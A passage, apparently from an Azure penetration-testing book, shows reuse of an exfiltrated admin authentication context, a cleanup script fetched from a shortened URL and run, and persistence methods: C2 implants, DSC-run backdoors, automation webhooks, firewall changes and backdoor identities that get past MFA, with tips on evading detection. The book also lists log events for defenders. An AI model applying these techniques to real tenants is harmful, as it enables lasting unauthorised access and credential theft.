Get-ChildItem -Filter azureprofile.*
```

Here is a screenshot of the first command and its output:



```
PS C:\Users\pentestadmin> 7z e azureprofile.zip

7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21

Scanning the drive for archives:
1 file, 5982 bytes (6 KiB)


Extracting archive: azureprofile.zip
--
Path = azureprofile.zip
Type = zip
Physical Size = 5982

Everything is Ok

Size:          13026
Compressed:    5982
```

Figure 8.15 – Extracting the downloaded, compressed ZIP

The following screenshot is of the second command and its output:



```
PS C:\Users\pentestadmin> Get-ChildItem -Filter azureprofile.*

Directory: C:\Users\pentestadmin

Mode                LastWriteTime         Length Name
----                -
-a-----         1/3/2021   2:08 PM          13026 azureprofile.json
-a-----         1/3/2021   2:40 PM           5982 azureprofile.zip
```

Figure 8.16 – Reviewing the extracted credential

15. Restore the authentication context to your pentest VM using the following command:

```
Import-AzContext -Path .\azureprofile.json
```


Here is a screenshot of the command and its output:

```
PS C:\Users\pentestadmin> Import-AzContext -Path .\azureprofile.json
```

Account	SubscriptionName	TenantId
victimadminuser@azurepentesting.com	Development	40d5707e-b434-4f10-9d7...

Figure 8.17 – Importing the context into the current session

16. Verify that the context has successfully been applied to your pentest VM by running commands with the stolen admin authentication context. At this point, you have validated that an authentication context can be stolen from an administrator's system, exported, and reused from an attacker's system:

Get-AzResourceGroup

Here is a screenshot of the command and its output. If you get an error message, try opening a new PowerShell window:

```
PS C:\Users\pentestadmin> Get-AzResourceGroup
```

```
ResourceGroupName : cloud-shell-storage-west europe
Location           : west europe
ProvisioningState  : Succeeded
Tags               :
ResourceId         : /subscriptions/204cce89-27de-4669-a48b-
                  ceGroups/cloud-shell-storage-west europe

ResourceGroupName : NetworkWatcherRG
Location           : uksouth
ProvisioningState  : Succeeded
```

Figure 8.18 – Verifying Azure access using the exfiltrated credential

17. Now that we've completed this exercise, go back to Azure Cloud Shell and run the following command to download a cleanup script and verify the download:

```
Invoke-WebRequest -Uri http://bit.ly/admin-token-theft-
scenario-cleanup -OutFile admin-token-theft-scenario-windows-
cleanup.ps1
Get-ChildItem
```

Here is a screenshot of the command and its output:

```
PS /home/azuradmin> Invoke-WebRequest -Uri http://bit.ly/admin-token-theft-scenario-clear
up -OutFile admin-token-theft-scenario-windows-cleanup.ps1
PS /home/azuradmin>
PS /home/azuradmin> Get-ChildItem

Directory: /home/david

Mode                LastWriteTime         Length Name
----                -
l----             1/25/2021   8:12 PM                clouddrive ->
-----             1/25/2021   7:39 PM             1340 admin-token-theft-output.txt
-----             1/25/2021   8:13 PM             247 admin-token-theft-scenario-windows
-cleanup.ps1
-----             1/25/2021   7:21 PM             5080 admin-token-theft-scenario-windows
.ps1
-----             1/25/2021   7:31 PM             296 windows_custom_extension.json
```

Figure 8.19 – Downloading the cleanup script

18. Run the downloaded script to clean up the resources that were created for this exercise using the following command:

```
./admin-token-theft-scenario-windows-cleanup.ps1
```

Here is a screenshot of the command and its output:

```
PS /home/azuradmin>
PS /home/azuradmin> ./admin-token-theft-scenario-windows-cleanup.ps1
Removing the user victimadminuser@azurepentesting.com
Removing the resource group pentest-rg
Successfully deleted the user victimadminuser@azurepentesting.com
Successfully deleted the resource group pentest-rg
```

Figure 8.20 – Running the cleanup script

What Does the Script Do?

The script removes and cleans up the following objects and resources that were created earlier:

- a. The Windows Admin VM that was used to simulate an admin system
- b. The storage account with the blob container that was used to store exfiltrated credentials from the Windows Admin VM
- c. The victimadminuser account whose credentials were exfiltrated

With that, you have successfully exfiltrated an Azure credential from an admin system and imported it into your system. Next, we will go over the available options for persisting within a set of individual Azure services. These services can allow remote access to be used at multiple levels and can provide persistent resource and tenant access.

If you are creating any new resources to accomplish this persistence, you should make use of the existing tags and resource naming structure to blend in with the existing resources. In general, it is best to stick to using existing services in a subscription to blend in, but depending on what your options are, you may have to create new resources that may fall outside the lines of normal infrastructure in the tenant.

Maintaining persistence with virtual machines

First, we will look at how we can utilize **virtual machines (VMs)** to maintain access to an Azure environment. Since VMs are frequently joined to the larger Active Directory domain, they can be used to persist in both Azure and Active Directory.

As a starter, we will touch on using **command and control (C2)** implants to start persistence in an Azure VM. There are many commercial and open source tools available (Cobalt Strike, Covenant, PowerShell Empire, and more) that are commonly used for getting initial access to a system. We can use these initial implant executables on Azure VMs to start our persistence efforts on them.

Important Note

Keep in mind that many of the *off-the-shelf* C2 tools may be caught by endpoint protection software. You may need to take additional steps to obfuscate your payload before it is deployed to your VM.

These implants can be deployed to the VMs in several ways:

- Using the VM Run command function
- As a custom script extension
- Direct RDP access to the system
- Using DSC configurations (we will cover this shortly)

Once the initial deployment and persistence have been established on these systems, these implants will allow us to execute commands on the systems and maintain access to the VMs themselves. This gives us operating system-level access to the host but does not guarantee domain or AAD access.

Since much of the C2 implant's execution depends on the VM, we will not be focusing much on it in this chapter. However, keep it in mind as an option since we are talking about different persistence methods that could allow for command execution on VMs.

Opening management ports

As an alternative to using C2 implants on virtual machines, we can open management ports to our IPs to remotely access the VMs with credentials that we know. As we mentioned previously, there are several ways to get (or set) local administrator credentials for a VM, and we can use those credentials to remotely manage the system.

This is not an ideal solution as opening ports to the internet is generally a bad practice during a penetration test. Additionally, opening up a port to a specific IP address will indicate your IP address to an incident response team, which will make it pretty easy for them to sort out attribution to your system. This method can also be extended to Azure PaaS services (Azure SQL databases, key vaults, and more), but this is a particularly noisy method of maintaining access, so we would recommend avoiding it unless you really need to use it.

Another less noisy option is to specify an Azure service tag as the source when opening the port in the Network Security Group. Service tags allow us to define less suspicious backdoors. For example, modifying a network security group to allow RDP or SSH traffic from the `AzureCloud` service tag or the `AzureCloud.UKSouth` service tag could seem less suspicious to a security operations team, while still allowing connections from any Azure node whose range matches the specified source.

Adding a managed identity

By adding a managed identity (system-assigned or user-assigned) to a VM, we can potentially grant ourselves access to additional Azure resources in the tenant for persistence. This would require us to go through the following steps:

1. Navigate to our target VM in the Azure portal.
2. Assign a system-assigned, or user-assigned, managed identity to the VM.
3. Assign additional rights to the managed identity at the subscription/management group and/or Azure AD levels. From a pentesting perspective, we need to be careful not to add permissions that make the environment vulnerable to wider attacks.

This process will leave us with a managed identity that can be used to access Azure (and potentially Azure AD) resources for as long as we have access to the VM and the attached managed identity. As we mentioned previously, this may be a good opportunity to split your long-term options by using one managed identity for subscription management, and another for accessing Azure AD:




Figure 8.21 – Associating an existing user-assigned managed identity

Also, using an existing user-assigned, managed identity that has the permissions that we want to use for persistence may be a less noisy option than using a system-assigned managed identity, which still requires permissions to be granted afterward (*Figure 8.21*).

It should also be noted that this method works best when there is no preexisting managed identity on the virtual machine. As testers, we will want to avoid making any major state changes that could interfere with existing identity assignments. The use of managed identities for persistence can also apply to **Platform as a Service (PaaS)** services (App Service, AKS, and more) as well.

Automation account DSCs

While this somewhat fits in with our next section, the **Desired State Configuration (DSC)** feature within the Automation Accounts service is a feature that we can use to persist access on Azure VMs. The DSC feature is typically used to ensure that systems are configured with the desired configuration, and if that configuration changes, the DSC will adjust the configuration so that it's in the desired state.

By providing a "desired state" of "run my malicious executable" for a virtual machine, we can ensure that the code that we want to run on the VM is run persistently.

Important Note

A technique (using VM DSC extensions versus Automation account DSCs) very similar to the one outlined in this section has been covered in greater detail on the NetSPI blog, in a post written by *Jake Karnes*: <https://www.netSPI.com/blog/technical/cloud-penetration-testing/azure-persistence-with-desired-state-configurations/>.

For example, we can use the following process to connect a VM to the DSC service and set the *desired state*, which runs a script on the VM:

1. Add the target VM as a DSC node to the Automation account service.
2. Upload a configuration.
3. Compile the configuration.
4. Assign the node configuration to the VM.
5. Wait for the DSC to indicate the node is out of compliance and run the *correction* script.

For the configuration, we have a few options for *desired states*. From a persistence perspective, we would want to have a configuration that allows remote access. The following generalized configuration could be used to ensure that our backdoor is continually run:

- A file (`testfile.exe`) should exist on the C drive at `C:\testfile.exe`.
- A process should be running on the system from a specific path (`C:\testfile.exe`).
- If either condition is not satisfied, correct the condition.

Keep in mind that the DSCs can be a bit of a pain to get working, but they are very well hidden within the Azure interface, so this will help keep the execution under wraps and hopefully give you a decent method for persistence.

Important Note

While this alternative is a potentially obvious persistence method, you could create a VM to utilize any of the aforementioned options to maintain access. This technique may be less obvious in environments with lots of VMs in use, but VM creation is often monitored in environments with basic monitoring and alerting enabled.

In this section, we have seen many of the ways to maintain persistence on Azure VMs. In the next section, we will see how Automation accounts can be used to maintain persistence in an Azure environment.

Maintaining persistence with Automation accounts

As the name implies, Automation accounts can be used to automate tasks within Azure. We have covered them in other chapters, but we will quickly touch on them again here to show how they can be used for persistence.

Automation Run as accounts are a great way to bridge the gap between **Azure AD (AAD)** and the subscription levels. These accounts can be assigned permissions at the AAD and subscription levels, so they can be used for multiple different persistence options.

Since the Run as accounts can be assigned subscription-level roles (Owner, Contributor, and so on), we can use runbooks with the accounts to access subscription resources. The best example of this would be using a runbook to execute commands on VMs in the environment. Let's say that our testing goal was to maintain access to the Azure VMs throughout the testing window. By setting up a runbook that has a scheduled job to run commands on all of the VMs at once, we would be able to easily persist that access.

In addition to being able to assign subscription-level roles to the Run as accounts, we can also assign Azure AD roles to automation account Run as accounts. This allows us to set up runbooks that add or modify Azure AD users and roles to help us maintain access.

Important Note

For additional information on ways an Automation account can be used for persistence, check out this post from the NetSPI blog, which outlines a potential option: <https://www.netSPI.com/blog/technical/cloud-penetration-testing/maintaining-azure-persistence-via-automation-accounts/>.

Here is one example of what we could do with a Run as account with a privileged AAD role:

1. Assign the Run as account a privileged AAD role (Global Admin, User Admin, and so on).
2. Create a runbook that adds a new user (with a known password) to the AAD tenant.
3. Assign the new user a privileged role in AAD.
4. Use the new user as a short-term channel to access AAD.

Finally, we have multiple options for executing these runbooks to maintain our access. We previously covered using the schedule method, but there is an additional method that can be used to start runbooks. The **webhook** method can be a great way to trigger your persistence runbooks, even when you've lost access to the environment:



Create a new webhook ...



For security, after creating a webhook its URL can't be viewed. Make sure to copy it before pressing "OK", and to store it securely. [Learn more](#)

Name *

Enabled *

☒ Yes
 ☐ No

Expires *

URL ⓘ

Figure 8.22 – Creating a new webhook for an automation account

Webhooks are URLs that can be used to remotely trigger an Automation account runbook. The real benefit of webhooks is the ability to execute them on demand. Where a scheduled runbook execution is helpful, it does require you to wait a set time for a job to be run again. This results in multiple executions of the runbook, which may draw more attention to the persistence method. By using a webhook, you can control when the runbook is run, and you can limit the number of times that it executes.

While Automation accounts are technically PaaS services, they're so useful for persistence that we've separated them into their own subsection. Next, we will cover additional PaaS services that can be used for persistence in an Azure environment.

Maintaining persistence to PaaS services

Most platform services in Azure require both network and user authorization for access (*Figure 8.23*). For persistence to be effective, it has to be on two levels – network persistence and user persistence:




Figure 8.23 – PaaS network and user access

The most common targets of platform service persistence are data stores or secret stores such as platform SQL databases, storage accounts, Cosmos DB, container registries, and key vaults.

Maintaining network persistence to platform services

Depending on resource configuration, network access could be over a public endpoint or a private endpoint (*Figure 8.24*). A public endpoint means that the resource can be reached from the public internet, whereas a private endpoint means that the resource can be reached from a private virtual network in Azure.

Persisting over a public endpoint involves modifying the configured authorized IP range so that it includes an IP address. This can be done using any of the Azure management tools or by using offensive tools, such as Lava. For example, the `sql_backdoor_firewall_rule` module in Lava will modify the authorized IP range of a platform SQL server so that it includes a specified IP (Figure 8.24). As you can imagine, this modification could easily draw the suspicion of the security operations team:




Figure 8.24 – Modifying the authorized IP range of platform services

A more subtle approach for a service such as Azure SQL may be to modify the **Firewall exception** network setting to allow access to **Azure services and resources** (Figure 8.25). This setting allows access to any Azure IP address, including public IP addresses that belong to other organizations! Note that this behavior is mainly for Azure SQL and not other services with networking restrictions such as storage accounts, key vaults, or container registries. We recommend using this with caution:

Allow Azure services and resources to access this server ⓘ

☒ Yes ☐ No

Client IP address 86.153.205.69

Rule name	Start IP	End IP
		...

No firewall rules configured.

Figure 8.25 – Modifying the Azure SQL firewall exception

Network persistence in a private endpoint scenario involves opening a backdoor on a virtual machine in a connected virtual network. You can do this using any of the options highlighted in the *Maintaining persistence with virtual machines* section of this chapter.

Maintaining user persistence to platform services

Depending on resource configuration, user access could be using **key-based access**, such as access keys, **Shared Access Signature (SAS)** tokens, or **identity-based access**, which typically uses Azure AD. We learned how to harvest passwords and access keys using MicroBurst in *Chapter 6, Exploiting Contributor Permissions on PaaS Services*. The majority of platform service access keys can easily be regenerated if they are compromised.

For a service such as Azure Storage, SAS tokens that grant privileged access to storage resources can also be generated for persistence. Using this option can be more difficult to detect for the security operations team as the operation is not explicitly logged in the Activity Log.

To persist using identity-based authorization, RBAC role assignments can be modified to add access to a backdoor user. We will discuss options for persisting in Azure AD in the next section.

Persisting in an Azure AD tenant

As the core of any Azure environment, the Azure AD tenant is a great target for persistence. Once we have escalated rights within the tenant, we have several options for creating (or modifying existing) security principles that can be used to persist in the environment. In general, creating new principals in an Azure AD tenant may create more alerts than modifying existing resources, but your mileage may vary there.

As a general path for persistence, we will need to gain access to an identity, ensure that the identity has the necessary permissions, and (if needed) create policy exceptions to allow continued access to the identity.

Creating a backdoor identity

While we have covered several ways to gain access to an existing account (managed identities, clear text credentials, and more), we have not covered how to create new identities within Azure AD. Recalling back to *Chapter 1, Azure Platform and Architecture Overview*, we know that an identity can be one of the following:

- Azure AD user
- Azure AD guest user
- Managed identity
- Service principal

Since any of these identity types can be assigned roles at the Azure AD tenant level, we will want to focus on how we can create these identities.

Creating a new user identity

The primary way to obtain a backdoor identity for an Azure AD tenant is to create a new user identity. To avoid detection, we will want to use properties that align with the organization's existing naming policies. To do this, the permission highlighted in the following table is needed, and the built-in roles listed in the **Azure AD Role** column have this permission. At the time of writing, custom roles cannot be used to assign permissions to user objects in Azure AD:

Method	Permissions Needed	Azure AD Role
Create a new user identity	microsoft.directory/users/create	• User Administrator • Global Administrator • Directory Writers

Table 8.1 – Roles for creating a new user identity

When creating an account, we can specify the domain name that will be used if the tenant has multiple domain names configured. One of the authors of this book has encountered a situation where Okta was set up as an **identity provider (IdP)** for the primary domain. In that scenario, creating a user account with a non-primary (clientname.onmicrosoft.com) domain bypassed the primary IdP and the MFA requirements set up there. This user account stood out from other normal accounts, but it was a valid account in the tenant.

You can verify the tenant domains and the currently configured primary domain by going to **Azure portal** → **Azure AD** → **Custom domain names**:




Figure 8.26 – Verifying tenant domain names

To create a new user account, we will need to navigate to the **Users** section of the AAD blade in the portal and select the **New user** option. When a user account is created, a password will also need to be specified. This username and password combination can then be used to authenticate to Azure AD (it will still need to be granted access to roles/resources, but we will cover that later in this section).

To avoid detection, you can review the audit logs to see if the identity that you are using is normally used to create Azure AD user accounts. Identity security tools, such as identity protection, are known to use pre-trained machine learning algorithms to learn normal user behavior and alert you about anomalies.

You can also review the Azure AD password protection settings for the organization's banned password list to avoid raising an alert that may draw suspicion (**Azure portal** → **Azure AD** → **Security** → **Authentication methods** → **Password protection**).

To identify this event, security operations teams can look for the Add user activity type or operation in the Azure AD audit log (**Azure portal** → **Azure AD** → **Audit Logs**).

Creating a service principal with a password

Another way to obtain a backdoor identity for an Azure AD tenant is to create a service principal. By default, all non-guest users can create service principals! This is a default setting that can be modified in **Azure portal** → **Azure AD** → **User settings** → **App registrations**:




Figure 8.27 – Verifying the app registration settings

If the preceding option has been disabled in the tenant, then the permission highlighted in the following table is needed. The built-in roles listed in the **Azure AD Role** column have this permission:

Method	Permission Needed	Azure AD Role
Create a new application registration	microsoft.directory/servicePrincipals/create	• Application Administrator • Application Developer • Cloud Application Administrator • Custom roles cannot currently be used

Table 8.2 – Roles for creating a new app registration

Using a service principal is a great way to bypass a lot of security controls such as MFA, conditional access, and privileged identity management settings. This is because calls made by service principals are not blocked by conditional access, and **Privileged Identity Management** (PIM) is not supported for service principals.

To identify this event, security operations teams can look for the `Add application` or `Add service principal` activity types or operations in the Azure AD audit log (**Azure portal** → **Azure AD** → **Audit Logs**).

Inviting a Guest User Identity into the Tenant

Another way to obtain a backdoor identity for an Azure AD tenant is to invite a guest user account. This can be trickier if the collaboration restrictions setting is set to the most restrictive option, as shown in the following screenshot. This setting can be found in **Azure portal** → **Azure AD** → **User settings** → **Manage external collaboration settings** → **Collaboration restrictions**:




Figure 8.28 – Verifying the external collaboration settings

If this is the case, attempting to modify this option to add another domain is likely to trigger an alarm, as organizations that configure this option are most likely to be monitoring modifications to the list. Collaboration restriction modification events are logged as `Add policy` operations in the Azure AD audit log.

If the setting has been configured for the most inclusive option, we could invite users from generic domains such as `outlook.com` and `gmail.com` into the tenant. By default, any user or guest user can be used to invite external identities into the tenant (*Figure 8.29*)!

This setting can be found in **Azure portal** → **Azure AD** → **User settings** → **Manage external collaboration settings** → **Guest invite settings**:




Figure 8.29 – Verifying the guest invitation settings

One thing to be aware of is that organizations following good security practices could have an overall conditional access policy applied to all guest identities (*Figure 8.30*) to block them from accessing sensitive applications. If this is the case, we could look at options to bypass this, if we have sufficient permissions to modify conditional access policies. We will cover this later in this chapter:

New ...

Conditional Access policy

Control user access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies. [Learn more](#)

Name *

guest-user-access-policy ✓

Assignments

Users and groups ⓘ

Specific users included

Cloud apps or actions ⓘ

No cloud apps, actions, or authentication contexts selected

Control user access based on users and groups assignment for all users, specific groups of users, directory roles, or external guest users [Learn more](#)

Include Exclude

☐ None

☐ All users

☒ Select users and groups

☒ All guest and external users ⓘ

☐ Directory roles ⓘ

☐ Users and groups

Figure 8.30 – Conditional access policy for external users

As many organizations are likely to keep a closer eye on external identities in their tenants, this option may easily raise suspicions. To identify this event, security operations teams can look for the `Invite external user` activity type or operation in the Azure AD audit log (**Azure portal** → **Azure AD** → **Audit Logs**).

Modifying existing identities

As an alternative option for obtaining a backdoor identity, we will look at modifying existing Azure AD identities that will persist in an account. Since changing a password for an existing active account is a pretty obvious change, we will start by changing the credentials of disabled user accounts.

Enabling a disabled user identity and resetting their password

A less suspicious method to establish a backdoor identity for an Azure AD tenant is to look for existing identities that are disabled, enable them, and reset their passwords. To enable disabled user accounts, the permission highlighted in the following table is needed. The built-in roles listed in the **Azure AD Role** column have this permission. From a pentesting perspective, we need to be cautious as an identity could be disabled because it has been compromised previously:

Method	Permission Needed	Azure AD Role
Enable disabled user identity	microsoft.directory/users/enable	• User Administrator • Global Administrator • Custom roles cannot currently be used

Table 8.3 – Roles for enabling disabled user identities

After enabling a user identity, password reset permissions in Azure AD depend on the role of the user that is being reset. These permissions are separated between administrator roles (global admin, authentication admin, and so on) and non-administrator user types.

Here are the built-in roles that can reset user passwords in Azure AD listed in ascending order of privilege:

- **Password Administrator:** Can reset passwords for non-administrators and other password administrators
- **Helpdesk Administrator:** Can reset passwords for non-administrators, password administrators, and other helpdesk administrators
- **Authentication Administrator:** Can reset passwords for non-administrators, password administrators, and other authentication administrators
- **User Administrator:** Can reset passwords for non-administrators, groups administrators, helpdesk administrators, password administrators, and other user administrators
- **Privileged Authentication Administrator:** Can reset passwords for all non-administrators and administrators
- **Global Administrator:** Can reset passwords for all non-administrators and administrators

If you need temporary access to a privileged account to achieve your persistence goals, keep in mind that you will need a privileged role to reset the credentials of the targeted account. For example, you may want to use a long-term persistence account to reset the password of a privileged user for short-term persistence activities in the tenant. This path may allow temporary access to the resources of the other account, but it should be pretty easy for defenders to trace the account that initiated the password resets.

Important Note

The role descriptions that are listed here come from the following Microsoft documentation page: <https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#password-reset-permissions>. This page has a very handy table that outlines which roles have rights to reset the passwords of other roles in the Azure AD tenant.

Adding a secret to an existing service principal

Another less suspicious way to establish a backdoor identity for an Azure AD tenant is to add a password to an existing service principal. This was one of the methods that you practiced in *Chapter 4, Exploiting Reader Permissions*, using PowerZure. To perform this operation, an account that owns the service principal is needed or an account that has the permission highlighted in the following table. The built-in roles listed in the **Azure AD Role** column have this permission:

Method	Permission Needed	Azure AD Role
Add a secret to an existing service principal	<code>microsoft.directory/servicePrincipals/credentials/update</code>	• Application Administrator • Hybrid Identity Administrator • Global Administrator • Custom roles cannot currently be used

Table 8.4 – Roles for adding a secret to service principals

Now that we have established how to access identities for persistence, let's look at how we can assign privileged roles to these identities.

Granting privileged access to an identity

With access to a persistence identity, we will want to assign roles and privileges to that identity so that we can operate in the tenant with the identity. First, we will look at how existing groups can be used to assign privileges.

Add the identity to an already privileged group

A straightforward way to grant persistent privileged access is to add a backdoor identity to a privileged group. If the privileged group has an *assigned membership type*, we could directly add the identity. By default, group owners can modify the membership of a group. Accounts that have the permissions highlighted in the following table can be used to modify the membership or ownership of groups in Azure AD:

Method	Permission Needed	Azure AD Role
Update the membership of security groups and Microsoft 365 groups. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups/members/update	• Directory Writers • Groups Administrator • Identity Governance Administrator • User Administrator • Global Administrator • Custom roles cannot currently be used
Update the membership of security groups in Azure AD. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups.security/members/update	• Intune Administrator • Knowledge Manager • Knowledge Administrator • Custom roles can also be assigned this permission
Update the membership of Microsoft 365 groups in Azure AD. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups.unified/members/update	• Exchange Administrator • SharePoint Administrator • Teams Administrator • Custom roles can also be assigned this permission

Method	Permission Needed	Azure AD Role
Update the ownership and membership of groups that can be assigned to Azure AD roles.	microsoft.directory/groupsAssignableToRoles/allProperties/update	- Privileged Role Administrator - Global Administrator - Custom roles cannot currently be used
Update the ownership of security groups and Microsoft 365 groups. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups/owners/update	- Directory Writers - Groups Administrator - User Administrator - Global Administrator - Custom roles cannot currently be used
Update the ownership of security groups in Azure AD. This does not include groups that can be assigned to Azure AD roles.	microsoft.directory/groups.security/owners/update	- Intune Administrator - Knowledge Manager - Knowledge Administrator - Custom roles can also be assigned this permission
